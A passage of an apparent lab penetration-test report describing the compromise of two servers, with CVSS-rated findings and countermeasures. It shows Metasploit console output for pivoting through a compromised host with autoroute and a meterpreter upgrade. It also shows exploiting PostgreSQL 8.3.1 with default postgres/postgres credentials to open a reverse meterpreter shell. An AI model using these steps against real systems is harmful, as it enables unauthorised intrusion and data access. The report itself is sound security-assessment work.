

Fig 10: Successful exploitation of server 2 through the druby 17058 exploit.

Countermeasures

1. **Implement Taint on Untrusted Input:**
   Ensure that untrusted input is properly validated and sanitized. Implement Ruby's taint mechanism to mark data obtained from external sources as tainted, preventing its use in certain potentially dangerous operations.

2. **Set $SAFE Levels Appropriately:**
   Adjust the $SAFE level in your Ruby environment based on security requirements. A $SAFE level of 2 or higher is recommended if untrusted hosts are allowed to submit Ruby commands. A $SAFE level of 3 or higher may be appropriate for additional security.

3. **Use drb/acl.rb to Set ACLEntry:**
   Include drb/acl.rb in your code and leverage the functionality it provides to set Access Control List (ACL) entries. Configure ACLEntry to restrict access to trusted hosts, ensuring that only authorized hosts are allowed to interact with the DRb service.

4. **Patch:**
   Allways keep your Ruby environment and related libraries up-to-date to address any known vulnerabilities. Regularly check for updates and apply patches promptly to maintain a secure environment.

3.3 Server 3: P1_Servidor3

3.3.1 System Information

dirección ip	tipo de sistema	Información sobre el sistema operativo	puertos abiertos			
172.16.0.203 (intnet)	Servidor	Ubuntu 8.04 (Linux 2.6.24-16-server) i686	puerto	protocolo	nombre del servicio	versión
			53	udp	domain	ISC BIND (FAKE version: 9.4.2)
			69	udp	tftp	-
			111	udp	rpcbind	2 (rpc #100000)
			771	udp	rtip	-
			5432	tcp	PostgreSQL DB	PostgreSQL 8.3.1
			6000	tcp	X11	-
			33375	tcp	status	1 (rpc #100024)
			53194	tcp	unknown	-

Tab 6: System information of Servidor 3.

Pivoting

Because the servidor 3 ist only connected to the internal network “intnet”, we have no access to it from our external “vbonet0” network. Thus there is no ability to send packets or communicate with the servidor 3 in first place. Therefore we need to use one of the exploited machines as a pivot server, to get the ability of reaching beyond our external servers in the “vboxnet0” and allowing to start compromising the Servidor 3 as well. In this case we will shortly illustrate how the pivoting was performed using the Metasploit framework, more precisely 2 different modules, to allow having Servidor 2 as a pivot. This was just our choice to use the Servidor 2 as a pivot, but somehow it is interchangeable to use Servidor 1 as a pivot as well. In general there are always more than one ways to achieve the pivoting, but this should just give some insights on how the later on exploit could be done.

Because we ended up having a normal cmd/unix shell after compromising Servidor 2, we need to first escalate this shell to a meterpreter shell. To do so, we just run the module `/post/multi/manage/shell_to_meterpreter` and by that we can notice the freshly created meterpreter session under our Metasploit sessions.

```
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.1:556
[*] Sending stage (1017704 bytes) to 192.168.56.4
[*] Meterpreter session 3 opened (192.168.56.1:556 -> 192.168.56.4:47712) at 2023-12-11 01:3
6:48 +0100
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information                Connection
  --  ----  ----                   -----------                ----------
  2         shell cmd/unix                                    192.168.56.1:5555 -> 192.16
                                                              8.56.4:43092 (192.168.56.4)
  3         meterpreter x86/linux  root @ Servidor2.localdoma 192.168.56.1:556 -> 192.168
                                   in                         .56.4:47712 (192.168.56.4)
```

Fig 11: Post exploitation with meterpreter shell on server 2.

Now we will make use of the post/multi/manage/autoroute module of Metasploit, to add the new routing rule to our Routing Table, which send all of the traffic to the subnetwork 172.16.0.0/16 over the meterpreter session with id 3. To discover the networkinformation, we just need to run a ifconfig on our host prior to see the ip address range of our internal network “intnet”.

```
  Id  Name  Type                   Information                Connection
  --  ----  ----                   -----------                ----------
  2         shell cmd/unix                                    192.168.56.1:5555 -> 192.16
                                                              8.56.4:43092 (192.168.56.4)
  3         meterpreter x86/linux  root @ Servidor2.localdoma 192.168.56.1:556 -> 192.168
                                   in                         .56.4:47712 (192.168.56.4)

msf6 post(multi/manage/autoroute) > set session 3
session => 3
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux
[*] Running module against Servidor2.localdomain
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.0.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.56.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=========================

   Subnet            Netmask           Gateway
   ------            -------           -------
   172.16.0.0        255.255.255.0     Session 3
   192.168.56.0      255.255.255.0     Session 3

[*] There are currently no IPv6 routes defined.
```

Fig 12: Network discovery of server 2.

After adding our network information to the module and successfully running it, we can doublecheck the changes in our IP-Routing Table with the command “route”. Now we can successfully start exploiting the Servidor 3 in our internal network.

3.3.2 Vulnerabilities

1. Exposed Database Service – *Medium Risk*

Description

The database system PostgreSQL was found to be exposed publicly over the TCP port 5432. This poses a risk for the database system itself and the underlying server. Password-based authentication was enabled which makes the database server attackable for brute-force and dictionary attacks. Database services should only be exposed and accessible from the internet if absolutely necessary.

Risk
CVSS Risk Rating:



Fig 13: CVSS 4.0 Rating of Finding 1 of Server 3.
CVSS Score: *6.3 – Medium*
CVSS Vector: *CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:L/VI:L/VA:L/SC:L/SI:L/SA:L*

If a vulnerability is found for the current running database service version, the content of the database is in danger. Depending on the weakness, data manipulation, information disclosure or impacts on availability become possible. As A result of a full compromise of the database software, the underlying server will be in danger too. Worst-case scenario will be system-level remote command execution.

Countermeasures

Database services should be protected by a frontend server or application-level proxy. To restrict network access, the database service should run behind a firewall. The application that communicates with the database should be protected by an advanced application firewall.

2. Default and weak credentials – *Critical Risk*

Description

The PostgreSQL server had password-based authentication enabled. By trying some default, common and weak credentials, quickly a result was found. The found credentials were:

Username: *postgres*
Password: *postgres*

Further it was identified that the user *postgres* was the super-admin of the database system. Leaving the super-admin with default and weak credentials poses a significant risk for the database system and their data.

Risk

CVSS Risk Rating:



Fig 14: CVSS 4.0 Rating of Finding 2 of Server 3.

CVSS Score: 9.3
CVSS Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:L/SC:L/SI:N/SA:N

Manipulation and loss of data becomes possible. A full disclosure of the database content is another consequence. By accessing the database system, further analysis of the target system can be performed.

Countermeasures

A strong password policy should be enforced for all systems and services. Especially critical assets like database servers should be protected by multiple user accounts with varying roles and permissions all with strong passwords and hard to guess usernames. Besides password-based authentication, token- or certificate-based authentication could be a strong security improvement. The current password for postgres should be changed immediately.

3. Old software with known vulnerabilities – *High Risk*

Description

The running PostgreSQL was found to run on an outdated and old software version. This version is not supported anymore and contains several vulnerabilities. As the credentials of the super-user postgres are known, the server is attackable by a metasploit exploit module, that makes use of the write permissions of the super-user. This exploit (exploit/linux/postgres/postgres_payload) writes to the /tmp directory and injects executable code. This binary can then be used by a postgres UDF (user defined function) as it overwrites some UDF libraries. If an UDF library is overwritten with the payload, calling this function as the postgres user within the database gives a system shell. The exploited postgres vulnerability results in a full system compromise of the software and the underlying server with the ability of Remote Command Execution and gaining a system shell.

Risk

CVSS Risk Rating:



Fig 15: CVSS 4.0 Rating of Finding 3 of Server 3.

CVSS Score: 8.6
CVSS Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L

With a ready-to-use exploit that can easily be applied through metasploit resulting in a system shell, the server is at high risk. The exploit needs credentials of a super-user of the postgresql DBMS as a requirement which makes it more difficult to exploit. The resulting shell runs under the postgres user and not root user, which is why the subsequent system is overall not in critical risk. Anyway, with the current setting of the known postgres admin user credentials and the used exploit, the database software can be fully compromised and remote command execution on the server is feasible.

Countermeasures

The super-user of the database should be protected with strong credentials. See the countermeasures of Finding 2 of this server. If write permissions for database users is not necessary, this privilege should be disabled from every user. This would mitigate the risk of injecting user defined functions.

Exploit

The above listed vulnerabilities are coherent and related to each other and while exploiting the Postgresql vulnerability, we repeatedly made use of the multiple vulnerabilities. That's why it makes the most sense, to show one exploit in this case, referring to all of the above listed vulnerabilities at once. For this we will once again utilize the Metasploit framework, making usage of different postgresql modules for the exploitation of our database.

In the first step of our exploit we use the module auxiliary/scanner/postgres_version to find out our postgresql version, running on the Servidor 3. For that we just set the rhost option to 172.16.0.203, which is the address of Servidor 3 the internal network “intnet”. In this case the routing can only be performed, because we set up the Servidor 2 as our pivot, which was shown under the aspect of system information. For the other options, we just keep the default settings and then run our exploit. As you can see below the USERNAME and the PASSWORD are set to “postgres”. This directly refers to the vulnerability of using weak user credentials. In this case we just try the default user credentials of postgresql and end up having access to the database. That's why it is so dangerous to keep default user settings for any system service. The goal of running this scan is to find out the postgresql version, to investigate deeper into existing exploits, to later gain privileged access to the system.

Fig 15: Scanning the PostgreSQL system by a metasploit scanner.

After running the module we obtain the information that PostgreSQL Version 8.3.1 is running on the system, which is a really old version of PostgreSQL, released on 2008-03-17.
For this postgresql version there is an existing Metasploit exploit, to get a meterpreter shell on the running server, called exploit/postgres/postgres_payload. So once again we make use of the default credentials and run our exploit. But this time we spawn the Metasploit listener on our pivot server 172.16.0.202, because the Servidor 3 doesn’t have the ability to reach our host machine, because it is isolated in the internal network. Nonetheless Metasploit will do the work for us in this case and automatically spawn a listener on our compromised machine.

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave bla
                                        nk for a random password.
   RHOSTS    172.16.0.203     yes       The target host(s), see https://docs.metasploit.co
                                        m/docs/using-metasploit/basics/using-metasploit.ht
                                        ml
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.0.202     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.
```

Fig 16: Using metasploit postgresql payloads to exploit the instance.

Running the exploit we end up having a meterpreter session on Servidor 3, which is controlled by us over Servidor 2 as pivot server.

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 172.16.0.202:4444 via the meterpreter on session 3
[*] 172.16.0.203:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.
3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/YQUxKsBx.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 172.16.0.203
[*] Meterpreter session 4 opened (172.16.0.202:4444 -> 172.16.0.203:46545 via session 3) at
2023-12-11 01:47:12 +0100

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 15:08:46 +0100  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 15:08:56 +0100  base
040700/rwx------  4096  dir   2023-12-10 02:40:10 +0100  global
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_clog
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_multixact
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_twophase
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_xlog
100600/rw-------  125   fil   2023-12-10 00:11:03 +0100  postmaster.opts
100600/rw-------  54    fil   2023-12-10 00:11:03 +0100  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 15:08:45 +0100  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 15:07:45 +0100  server.crt
100640/rw-r-----  891   fil   2010-03-17 15:07:45 +0100  server.key
```

Fig 17: Successful exploitation of server 3.

In the last step we can reveal our sessions one more time and see that we successfully gained a meterpreter shell for the postgres user on Servidor 3, including all of his privileges on the server.

```
msf6 exploit(linux/postgres/postgres_payload) > sessions

Active sessions
===============

  Id  Name  Type                   Information                Connection
  --  ----  ----                   -----------                ----------
  2         shell cmd/unix                                    192.168.56.1:5555 -> 192.16
                                                              8.56.4:43092 (192.168.56.4)
  3         meterpreter x86/linux  root @ Servidor2.localdoma 192.168.56.1:556 -> 192.168
                                   in                         .56.4:47712 (192.168.56.4)
  5         meterpreter x86/linux  postgres @ Servidor3.local 172.16.0.202:4444 -> 172.16
                                   domain                     .0.203:41598 via session 3
                                                              (172.16.0.203)
```

Fig 18: Exploited server 3 through pivot on server 2.

Additional material

Servidor 1
NVD - CVE-2011-3556
https://www.exploit-db.com/exploits/1753
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Servidor 2
https://nvd.nist.gov/vuln/detail/CVE-2011-5330
https://www.exploit-db.com/exploits/17058

Servidor 3
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/postgres/postgres_payload.rb